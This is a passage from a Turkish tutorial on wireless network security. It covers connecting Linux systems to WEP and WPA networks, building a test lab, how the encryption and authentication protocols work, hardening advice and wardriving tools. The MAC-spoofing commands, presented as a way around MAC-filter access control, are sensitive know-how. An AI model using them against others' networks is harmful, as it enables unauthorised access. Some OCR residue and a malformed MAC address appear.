          Cell 02 - Address: 00:04:2B:52:15:58
                    ESSID:"Sebil Net"
                    Mode:Master
                    Frequency:2.467GHz
                    Quality:0/10  Signal level:-22 dBm  Noise level:-256 dBm
                    Encryption key:on
                      Bit Rate:1Mb/s
                    Bit Rate:2Mb/s
                    Bit Rate:5.5Mb/s
                    Bit Rate:11Mb/s
```

Peki hangi arabirimimizin kablosuz ağ adaptörü olduğunu nasıl anlarız? Bunun için de iwconfig komutu parametresiz kullanılırsa Linux bilgisayarımızda bulunan ağ adaptörleri inceleyerek hangilerinin kablosuz ağ adaptörü olduğunu bize söyleyecektir.

Bulunan erişim noktalarından herhangi birine bağlanmak için iwconfig komutunu kullanıyoruz.

```
root@byte: ~# iwconfig eth1 essid "Byte Test"
```

```
root@byte: ~# ifconfig eth1 up
root@byte: ~# ifconfig eth1 192.168.1.2 netmask 255.255.255.0
```

ya da otomatik IP aldırmak için

```
root@byte: ~# dhclient eth1
root@byte~ # dhcpcd -n eth1
```

komutları kullanılabilir.

Yapılandırılmış arabirime ait özellikleri görmek istersek;

```
root@byte: ~# iwconfig eth1
eth1      IEEE 802.11-DS  ESSID:"Byte Test"
          Mode:Managed  Frequency:2.457GHz  Access Point: 00:05:60:D5:CE:76
          Bit Rate:2Mb/s   Tx-Power=15 dBm   Sensitivity:1/3
          RTS thr:off   Fragment thr:off
          Encryption key:on
          Power Management:off
          Link Quality:46/92 Signal level:-51 dBm  Noise level:-94 dBm
          Rx invalid nwid:0  invalid crypt:0  invalid misc:0
```

komutunu vermemiz yeterlidir.

Bağlanmak istediğimiz erisim noktası WEP kullanacak şekilde ayarlandıysa bunu da parametre olarak belirtmeliyiz.

```
root@byte: ~# iwconfig eth1 key 12345768901234567890123465
```

WPA Korumalı Ağlara Linux Sistemler Üzerinden Bağlanmak

iwlist ve iwconfig araçları WEP ile korunan AP'lere bağlanmak için kullanılır. WPA tipinde bir AP'ye bağlanmak için wpa_supplicant aracı kullanılır. Çoğu Linux dağıtımında yüklü gelir. Eğer yüklü değilse;

```
root@kali:~# apt-get install wpasupplicant
```

WPA ile ilgili bilgiler bir yapılandırma dosyası içinde saklanır. Bu dosyaya yazmak için wpa_passphrase aracı kullanılır.

```
root@kali:~# wpa_passphrase BGA Bga123456 > wpa.conf
```

Yukarıdaki komutta BGA yerine bağlanmak istediğiniz erişim noktasının SSIDsi ve Bga123456 yerine WPA anahtarı yazılır. Cevap aşağıdaki gibi wpa.conf dosyasına yazılır.

```
network={
        ssid="BGA"
        #psk="Bga123456"
        psk=646fa82263e0f2aec5759ff3f1b409e4cde4557a68d64c45df5904ced2c4af0d
}
```

Ancak yukarıdaki komutta WPA parolası komut geçmişinde yeralacağı için güvenli değildir. Bunun yerine sadece wpa_passphrase SSID_ismi şeklinde kullanılırsa imleç aşağı iner bizden anahtarı girmemizi bekler.

```
root@kali:~# wpa_passphrase BGA > wpa.conf
# reading passphrase from stdin
Bga123456
network={
        ssid="BGA"
        #psk="Bga123456"
        psk=f0fa6500777f065586521a4e4244f2ee123af6303f70b1b75ebb127c0c8f81be
}
```

Yapılandırma dosyasına gerekli bilgiler yazıldıktan sonra şimdi wpa_supplicant aracıyla ağa bağlanılabilir. Komutun genel hali şu şekildedir:

```
wpa_supplicant -D[driver] -i[arayüz] -c[/wpa_supplicant.conf dosyasının tam yolu]
```

Driver seçenekleri wpa_supplicant yazıp entera basıldığında aşağıdaki gibi listelenir. Hangi driver çeşidi olduğu bilinmiyorsa wext kullanılabilir.

```
drivers:
  wext = Linux wireless extensions (generic)
  nl80211 = Linux nl80211/cfg80211
  wired = Wired Ethernet driver
  none = no driver (RADIUS server/WPS ER)
```

Arayüz iwconfig komutu sonucunda çıkan kablosuz adaptörün bağlı olduğu arayüzü ifade eder. Genelde wlan0, wlan1 gibi değerler alır.
wpa.conf dosyası başka bir yol belirtilmemişse üzerinde çalıştığımız dizine yazılmıştır.
Örnek bağlanma komutu şu şekildedir.

```
wpa_supplicant -Dwext -iwlan1 -c/root/wpa.conf -B
```

Sorun yaşanıyorsa /etc/network/interfaces dosyası herhangi bir metin editörüyle(vi, nano gibi) açılır ve aşağıdaki satırlar yazılır.

```
iface wlan1 inet dhcp
      wpa-conf /root/wpa.conf (yapılandırma dosyasının tam yolu)
auto wlan1
```

Aşağıdaki komutlar işletilir.

```
ifconfig wlan1 down
ifconfig wlan1 up
/etc/init.d/networking restart
```

Tekrar denenir.

```
wpa_supplicant -Dwext -iwlan1 -c/root/wpa.conf -B
```

IP almak için;

```
dhclient wlan1
```

Kablosuz Ağ Güvenlik Testleri için Ortam oluşturma

Kablosuz ağlarda güvenlik konusu pratiği zor olan bir konudur. Bunun temelde iki sebebi vardır. Birincisi kablosuz ağ adaptörleri sürücü eksikliğinden genelde Windows altında test yapacak fonksiyonlara sahip değildir. Bu gibi testler için Linux kullanılması çok daha pratik olacaktır. Diğer bir konu da başkalarının kablosuz ağları üzerinden yapılacak testler etik olmayacağı için kendi kablosuz ağ ortamınızda çalışmalar yapmanız gerektiğidir. Eğer kullanılan Erişim Noktası(Access Point) paylaşımlı ise yapacağınız testlerden diğer kullanıcılar etkilenecektir.


Bu durumda son çare olarak yeni bir donanım almak gerekmektedir. Diğer bir yöntem de bir adet USB üzerinden çalışan kablosuz ağ adaptorü alıp Vmware içerisinden bu adaptörü kullanmaktır. Böylece hem mobil bir AP'e sahip olunup, hem de kablosuz ağlarda güvenlik testi yaparken Windows'un kısıtlayıcı özelliklerine takılmadan Linux üzerinden istenilen işlemler yapılabilir. Böylece istediğinizde sanal bir AP'ye istediğinizde de Linux altında test yapmak için kullanabileceğiniz kablosuz bir ağ adaptörüne ulaşmış olacaksınız.

Vmware ile Kablosuz Ağ adaptörlerini Kullanma


Gerçek işletim sisteminde kullanılan kablosuz ağ kartlarını, Vmware altında da aynı özelliklerde kullanmak ne yazık ki mümkün olmaz. Vmware'den arabirim modunu bridge, NAT yapılarak kablosuz ağ kartınızın yararlandığı bağlantı Vmware makineye sağlanabilir fakat bu Vmware üzerinde kablosuz bir ağ kartı olarak algılanmaz. Sıradan bir ethernet kartı gibi Vmware'in kendi sürücülerini kullanarak işlem yapılır. Bu durumda kablosuz ağlara bağlanıp analiz yapma imkanımız yoktur. Ancak USB ile bağlanılan bir kablosuz ağ kartı ile bu işlem yapılabilir. Gercek sisteminizin Windows, Vmware'deki sisteminiz Linux ise USB wireless kartinizi Vmware altında gercek özellikleri kullanabilmek icin Vmware surumu 6.x, Vmware player kullaniyorsaniz guncel surumu olmalıdır. Bundan sonrası Vmware'in menulerinden usb cihazi Vmware'e wireless kart olarak tanıtmak ve sürücünün sağladığı wireless özelliklerini kullanmaya kalıyor.

Not: Vmware'in kullanacağı USB wireless kartı gerçek işletim sisteminin tanıması gerekmez.

Windows'ta:



OSX'te:


VMware Fusion
File
Edit
View
Virtual Machine
Window
Help
%100
Linux is running
Force Suspend
Force Restart
Force Shut Down
Pause
Settings... ⌘E
Snapshots...
Get Info... ⌘I
Create Full Clone...
Create Linked Clone...
Send Key
Send Ctrl-Alt-Del
Update VMware Tools
Install McAfee AntiVirus Plus
Network Adapter
Hard Disk (SCSI)
CD/DVD (IDE)
Sound Card
USB & Bluetooth
Floppy
Sharing
Connect Apple FaceTime HD Camera (Built-in)
Disconnect Atheros USB2.0 WLAN
Connect Apple IR Receiver
USB & Bluetooth Settings...
File Edit View Search Terminal Help
root@kali:~#


Kablosuz Ağlarda Şifreleme ve Kimlik Doğrulama

802.11 Standartı	Kimlik doğrulama	Şifreleme	Şifreleme algoritması	Anahtar üretilme metodu
WEP	Open/Shared Key	WEP	RC4(24 bit)	Statik
WPA(SOHO*)	PSK	TKIP	RC4(48 bit)	Dinamik
WPA2(SOHO)	PSK	CCMP	AES	Dinamik
WPA(Kurumsal)	802.1x	TKIP	RC4(48 bit)	Dinamik
WPA2(Kurumsal)	802.1x	CCMP	AES	Dinamik

*SOHO(Small office/home office): Küçük ev ve ofis ağlarını ifade eder.

WEP

Hem şifreleme protokolünün hem de kimlik doğrulama işleminin adıdır.
Bu güvenlik protokolünde ilk başlarda kısıtlamalardan dolayı 64 bitlik WEP key kullanılıyordu. 64 bitin, 24 biti verinin şifrelenmesi ve çözülmesi için kullanılan initialization vector(kısaca IV olarak anılır) ve 40 biti ise anahtardan(key) oluşur. Anahtar diye bahsedilen aslında o kablosuz ağ için girilen parola bilgisidir. 40 bitlik bir yer ayrıldığı için parola olarak en fazla 10 alfanumerik karakter kullanılabilir.
Bu 64 bit, RC4 denilen kriptografik bir algoritmayla işleme sokulur ve başka bir değer elde edilir. Son olarak oluşturulan değer ve asıl veri XOR mantıksal işlemine sokulur. Böylece WEP koruması sağlanarak şifreli veri oluşturulur. Daha sonradan bazı kısıtlamalar kaldırılmış ve 128 bit,152 bit, 256 bit destekleyen WEP sistemleri bazı üreticiler tarafından sağlanmıştır. Bunlar içinde IV değeri 24 bittir.



Üretilen her IV'nin tek(unique) olması gerekir. Ancak aktif bir ağda yaklaşık 5000 paketten sonra aynı IV değerinin tekrarkanma ihtimali %50'dir.
IV'leri toplamak için ARP paketleri yada TCP paketler izlenir ve kaydedilir. ARP paketleri AP tarafından tekrar tekrar yayınlandığı(broadcast) için toplaması daha kolaydır.

WPA/WPA2

WEP üzerindeki ciddi güvenlik zafiyetleri dolayısıyla geçici bir çözüm olarak, 2003 yılında 802.11 veri güvenliğinde ve şifreleme metodundaki geliştirmelerle ortaya çıkmıştır. TKIP şifreleme metodunu kullanan WPA tanıtılmıştır. Bu sadece geçici bir çözümdür. 2004 yılında ise 802.11i yayınlanmıştır. Bu yeni standartta veri güvenliği için AES şifreleme algoritması ve CCMP şifreleme metodunun kullanıldığı WPA2 ortaya çıkmıştır. Kimlik doğrulama metodu için ise 802.1X(kurumsal) ve Preshared Key(PSK)(kişisel ve küçük ölçekli kullanım için) metotları geliştirilmiştir.
WPA2'de parolanın doğrulanma aşaması 4'lü el sıkışmayla(4 way handshake) tamamlanır.

WPA'da şifreleme metodu olarak TKIP kullanılmaktadır. AES-CCMP ve WEP'i de bazı durumlarda destekler. WEP'teki zafiyetlere karşı 3 güvenlik önlemi ile gelmiştir.

- Birincisi, anahtar ve IV, kriptografik algoritmaya tabi tutulmadan önce bir fonksiyona sokulur ve o şekilde gönderilir. WEP'te ise bu işlem hatırlanacağı üzere 24 bitlik IV ve 40 bitlik anahtarın normal olarak birleştirilip RC4 algoritmasına sokuluyordu.
- İkincisi paketler için bir sıra numarası(sequence number) koyar. Böylece ardarda sahte istek gönderilmesi durumunda(replay attack) AP bu paketleri yoksayacaktır.
- Üçüncü olarak ise paketlerin bütünlüğünü kontrol etmek amacıyla 64 bitlik Message Integrity Check (MIC) eklenmiştir. WEP'te içeriği bilinen bir paket, şifre çözülmese dahi değiştirilebilir.

TKIP

Büyük ölçüde WEP'e benzerlik göstermektedir. WEP üzerinde etkili olan bir çok ataktan etkilenir. Beck-Tews atak olarak bilinen bir yöntemle, çözülebilen bir paket başına 7-15 paket ağa enjekte edilebilir. Bu yöntemle ARP zehirleme, servis dışı bırakma gibi saldırılar gerçekleştirilebilir. Ancak bu işlem WPA parolasının ortaya çıkarılması manası taşımamaktadır.


CCMP

CCMP, AES alınarak verilerin şifrelenmesi için tasarlanan bir şifreleme protokolüdür. WEP ve TKIP'ye göre daha güvenlidir. Güvenlik adına getirdiği yenilikler;

- Veri güvenliği: Sadece yetkili kısımlar tarafından erişilebilir.
- Kimlik doğrulama: Kullanıcının 'gerçekliğini' doğrulama olanağı verir
- Erişim kontrolü: Katmanlar arası bağlantı/yönetim geliştirilmiştir.

802.1x

Kablolu ve kablosuz ağlar için IEEE tarafından belirlenen bir standarttır. Ağa dahil olmak isteyen cihazlar için port bazlı bir denetim mekanizmasıdır. Bu denetim kimlik doğrulama(authentication) ve yetkilendirme(authorization) adımlarını kapsar.
3 bileşenden oluşur:
1- Supplicant; ağa dahil olmak isteyen sistem,
2- Authenticator; genelde switch veya AP(erişim noktası)
3- Authentication server; RADIUS, EAP gibi protokolleri destekleyen bir yazılımdır.



Bir kullanıcı ağa dahil olmak istediğinde kullanıcı adı/parola veya dijital bir sertifikayı authenticator'a gönderir. Authenticator'da bunu Authentication server'a iletir. İletim işleminde EAP metotları kullanılır.
Özellikle kurumsal ağlarda yüzlerce, binlerce kullanıcı için sadece bir tane parola bilgisiyle ağa dahil etmek beraberinde başka sıkıntılarda getirebilir. Bu nedenle büyük ağlarda WPA - Enterprise kullanılır. Çalışanlar Active Directory/LDAP'tan kontrol edilen kullanıcı adı/parola bilgileriyle ağa dahil olabilirler.

EAP(Extensible Authentication Protocol)

EAP kimlik denetimi için bir çok metot barındıran bir protokoldür. EAP çatısı altında en bilinen metotlar; EAP-PSK, EAP-TLS, LEAP, PEAP.

EAP çeşitleri

EAP-TLS: Kablosuz ağlarda kimlik doğrulama için standart ve en güvenli metottur. Sertifika veya akıllı kart kullanılan ağlar için elzemdir.

LEAP: Cisco tarafından geliştirilmiş bir kimlik doğrulama metodudur. MS-CHAP'ın değiştirilmiş bir versiyonu gibidir. Zafiyet barındıran bir metottur ve ancak güçlü bir parola ile kullanılmalıdır. Asleap adlı araç bu metodun istismarı için kullanılabilir.
Yerini yine Cisco tarafından geliştirilen EAP-FAST'e bırakmıştır.

PEAP: Sadece sunucu taraflı PKI sertifikasına ihtiyaç duyar. Kimlik doğrulama güvenliği için TLS tunel üzerinden bilgiler iletilir.

Kablosuz Ağlarda Güvenlik Önlemleri

Kablosuz ağlardaki en temel güvenlik problemi verilerin hava ortamında serbestçe dolaşmasıdır. Normal kablolu ağlarda switch kullanarak güvenlik fiziksel olarak sağlanabiliyor ve switch'e fiziksel olarak bağlı olmayan makinelerden korunmuş olunuyordu. Oysaki kablosuz ağlarda tüm iletişim hava ortamında kurulmakta ve veriler gelişigüzel ortalıkta dolaşmaktadır.

Erişim noktası Öntanımlı Ayarlarının Değiştirilmesi

Kablosuz ağlardaki en büyük risklerden birisi alınan erişim noktası cihazına ait öntanımlı ayarların değiştirilmemesidir. Öntanımlı ayarlar erişim noktası ismi, erişim noktası yönetim konsolunun herkese açık olması, yönetim arabirimine girişte kullanılan parola ve şifreli ağlarda ağın şifresidir. Yapılan araştırmalarda kullanıcıların çoğunun bu ayarları değiştirmediği görülmüştür.
Kablosuz ağların güvenliğine dair yapılması gereken en temel iş öntanımlı ayarların değiştirilmesi olacaktır.

Erişim Noktası İsmini Görünmez Kılma: SSID Saklama

Kablosuz ağlarda erişim noktasının adını(SSID) saklamak alınabilecek ilk temel güvenlik önlemlerinden biridir. Erişim noktaları ortamdaki kablosuz cihazların kendisini bulabilmesi için devamlı anons ederler. Teknik olarak bu anonslara "beacon frame" denir. Güvenlik önlemi olarak bu anonsları yaptırmayabiliriz ve sadece erişim noktasının adını bilen cihazlar kablosuz ağa dahil olabilir. Böylece Windows, Linux da dahil olmak üzere birçok işletim sistemi etraftaki kablosuz ağ cihazlarını ararken bizim cihazımızı göremeyecektir.

SSID saklama her ne kadar bir önlem olsa da teknik kapasitesi belli bir düzeyin üzerindeki saldırganlar tarafından rahatlıkla öğrenilebilir. Erişim noktasının WEP ya da WPA protokollerini kullanması durumunda bile SSID'lerini şifrelenmeden gönderildiğini düşünürsek ortamdaki kötü niyetli birinin özel araçlar kullanarak bizim erişim noktamızın adını her durumda öğrenebilmesi mümkündür.

Erişim Kontrolü

Standart kablosuz ağ güvenlik protokollerinde ağa giriş anahtarını bilen herkes kablosuz ağa dahil olabilir. Kullanıcılarınızdan birinin WEP anahtarını birine vermesi/çaldırması sonucunda WEP kullanarak güvence altına aldığımız kablosuz ağımızda güvenlikten eser kalmayacaktır. Zira herkeste aynı anahtar olduğu için kimin ağa dahil olacağını bilemeyiz. Dolayısı ile bu tip ağlarda 802.1x kullanmadan tam manası ile bir güvenlik sağlanamayacaktır. 802.1x kullanılan ağlarda şu an için en büyük atak vektörü sahte kablosuz ağ yayınlarıdır.

MAC tabanlı erişim kontrolü

Piyasada yaygın kullanılan erisim noktası(AP) cihazlarında güvenlik amaçlı konulmuş bir özellik de MAC adresine göre ağa dahil olmadır. Burada yapılan kablosuz ağa dahil olmasını istediğimiz cihazların MAC adreslerinin belirlenerek erisim noktasına bildirilmesidir. Böylece tanımlanmamış MAC adresine sahip cihazlar kablosuz ağımıza bağlanamayacaktır. Yine kablosuz ağların doğal çalışma yapısında verilerin havada uçuştuğunu göz önüne alırsak ağa bağlı cihazların MAC adresleri -ağ şifreli dahi olsa- havadan geçecektir, "burnu kuvvetli koku alan" bir hacker bu paketleri yakalayarak izin verilmiş MAC adreslerini alabilir ve kendi MAC adresini kokladığı MAC adresi ile değiştirebilir.

Linux/OS X altında MAC Adresinin Değiştirilmesi

Linux/OS X altında MAC adresi değiştirmek bize bir komut kadar uzaktadır.

```
# ifconfig eth1 hw ether 00:10:09:AA.54:09:56
```


Ya da mac-changer ile MAC adresi değişimi yapılabilir.

macchanger kullanarak MAC adresi değiştirme adımları

```
#ifconfig eth0 down

#macchanger -m 00:11:22:33:44:55 eth0

#ifconfig eth0 up
```

Windows altında MAC Adresinin Değiştirilmesi

Windows altında MAC adresini değiştirmek için Computer -> Manage -> Device Manager üzerinde network adaptörü bulunur ve Properties -> Advanced sekmesinden Network Address değeri değiştirilir.



Şifreleme Metodu

Kablosuz ağlarda trafiğin başkaları tarafından izlenmemesi için alınması gereken temel önlemlerden biri de trafiği şifrelemektir. Kablosuz ağlarda şifreleme WEP(wired equivalent privacy) ve WPA(Wi-Fi Protected Access) olarak adlandırılan iki protokol üzerinden yapılır. Her iki protokol de ek güvenlik önlemleri alınmazsa günümüzde güvenilir kabul edilmez. Internette yapılacak kısa bir arama ile Linux altında uygun bir kablosuz ağ adaptörü kullanılarak tek komutla WEP korumalı ağlara nasıl sızıldığı izlenebilir.

Bugüne kadar WEP kullananlara hep WPA'ya geçmeleri ve uzun karmaşık parola seçmeleri önerilirdi. Zira WPA, WEP'in zayıf kaldığı noktaları güçlendirmek için yazılmış bir protokoldü. Fakat 2008'in son aylarında iki üniversite öğrencisinin yaptığı çalışma, pratikte WPA'nın ~15 dakika da kırılabileceğini ispat etmiş oldu. Aslında çalışma WPA'da değil WPA'nın kullandığı TKIP(emporal Key Integrity Protocol) bileşenindeki açıklıktan kaynaklanıyordu. Dolayısı ile WPA ve AES şifreleme kullanarak gerçek manada güvenlik elde etmek şu an için mümkündür denebilir.

Sonuç olarak ;

- Erişim noktalarının öntanımlı ayarları mutlaka değiştirilmelidir.
- Şifreleme olmadan güvenlik olmaz.
- AP ile istemci arasındaki MAC adresleri her durumda açık bir şekilde gider.
- MAC filtrelemeye güvenlilmemelidir: MAC adreslerini değiştirmek oldukça kolaydır.
- WEP/WPA ile korunmuş ağlar ek güvenlik önlemleri alınmazsa güvenli değildir.

Katmanlı güvenlik anlayışı gereğince yukarıda anlatılan yöntemlerin uygulanması güvenliğinizi bir adım daha arttıracaktır.

Kablosuz Ağ Güvenlik Testleri

Kablosuz ağlar yazının başında da bahsedildiği gibi internet kullanımı evlere girdiğinden beri yükselen bir kullanıma sahip oldu. Günümüzde evlerde, işyerlerinde, kurumlarda ve sokaklarda kablosuz ağlar internete ulaşmanın vazgeçilmez ve kolay bir yolu oldu. Bu kolaylık beraberinde bir çok güvenlik riskini de beraberinde getirdi. Riskler, kablosuz ağlarda kullanılan protokollerden, özelliklerden ve kullanıcıların bilinçsizliğinden kaynaklanmaktadır. Özellikle kablosuz ağlara yapılabilecek bir çok saldırı küçük bazı numaralarla anonim olarak gerçekleştirilebilir. Bu durum saldırganların cesaretini ve risk seviyesini artırıcı bir etki yapar.

Kablosuz Ağlarda Keşif Çalışmaları

Kablosuz ağlarda keşif yakın çevrede bulunan erişim noktalarının tespitidir. İşi abartıp WLAN araçlarını arabalarına alarak ya da yaya olarak yol boyunca etrafta bulunan kablosuz ağları keşfetmeye yönelik çalışmalara Wardriving, erişim noktalarının özelliklerine göre (şifreleme desteği var mı? Hangi kanalda çalışıyor vs) bulundukları yerlere çeşitli işaretlerin çizilmesine ise WarChalking deniyor.

War driving için çeşitli programlar kullanılabilir fakat bunlardan en önemlileri ve iş yapar durumda olanları Windows sistemler için Netstumbler, Linux sistemler için Kismet'dir. Kismet aynı zamanda Windows işletim sisteminde monitor mode destekleyen kablosuz ağ arabirimleri ile de çalışabilmektedir.

Kablosuz ağlarda keşif, pasif ve aktif olmak üzere ikiye ayrılır. Adından da anlaşılacağı gibi aktif keşiflerde keşif yapan kendisini belirtir ve aktif cihazları aradığını anons eder. Pasif keşif türünde ise tam tersi bir durum söz konusudur. Pasif keşif gerçekleştiren cihaz kesinlikle ortama herhangi birşey anons etmez, sadece ortamdaki anonsları dinleyerek aktif ama gizli cihazları belirlemeye çalışır.

Aktif keşif araçlarına en iyi örnek NetStumbler verilebilir. Ücretsiz olarak kullanılabilen Netstumbler çalıştırıldığında kapsama alanında anons yapan tüm aktif cihazları bularak bunları raporlar.
Netstumblerin çalışması ya da bir erisim noktasını keşfetmesi için erisim noktasının kendisini anons etmesi lazımdır. Yani basit güvenlik önlemi olarak aldığımız SSID saklama işlemi Netstumbler'i şaşırtacaktır.

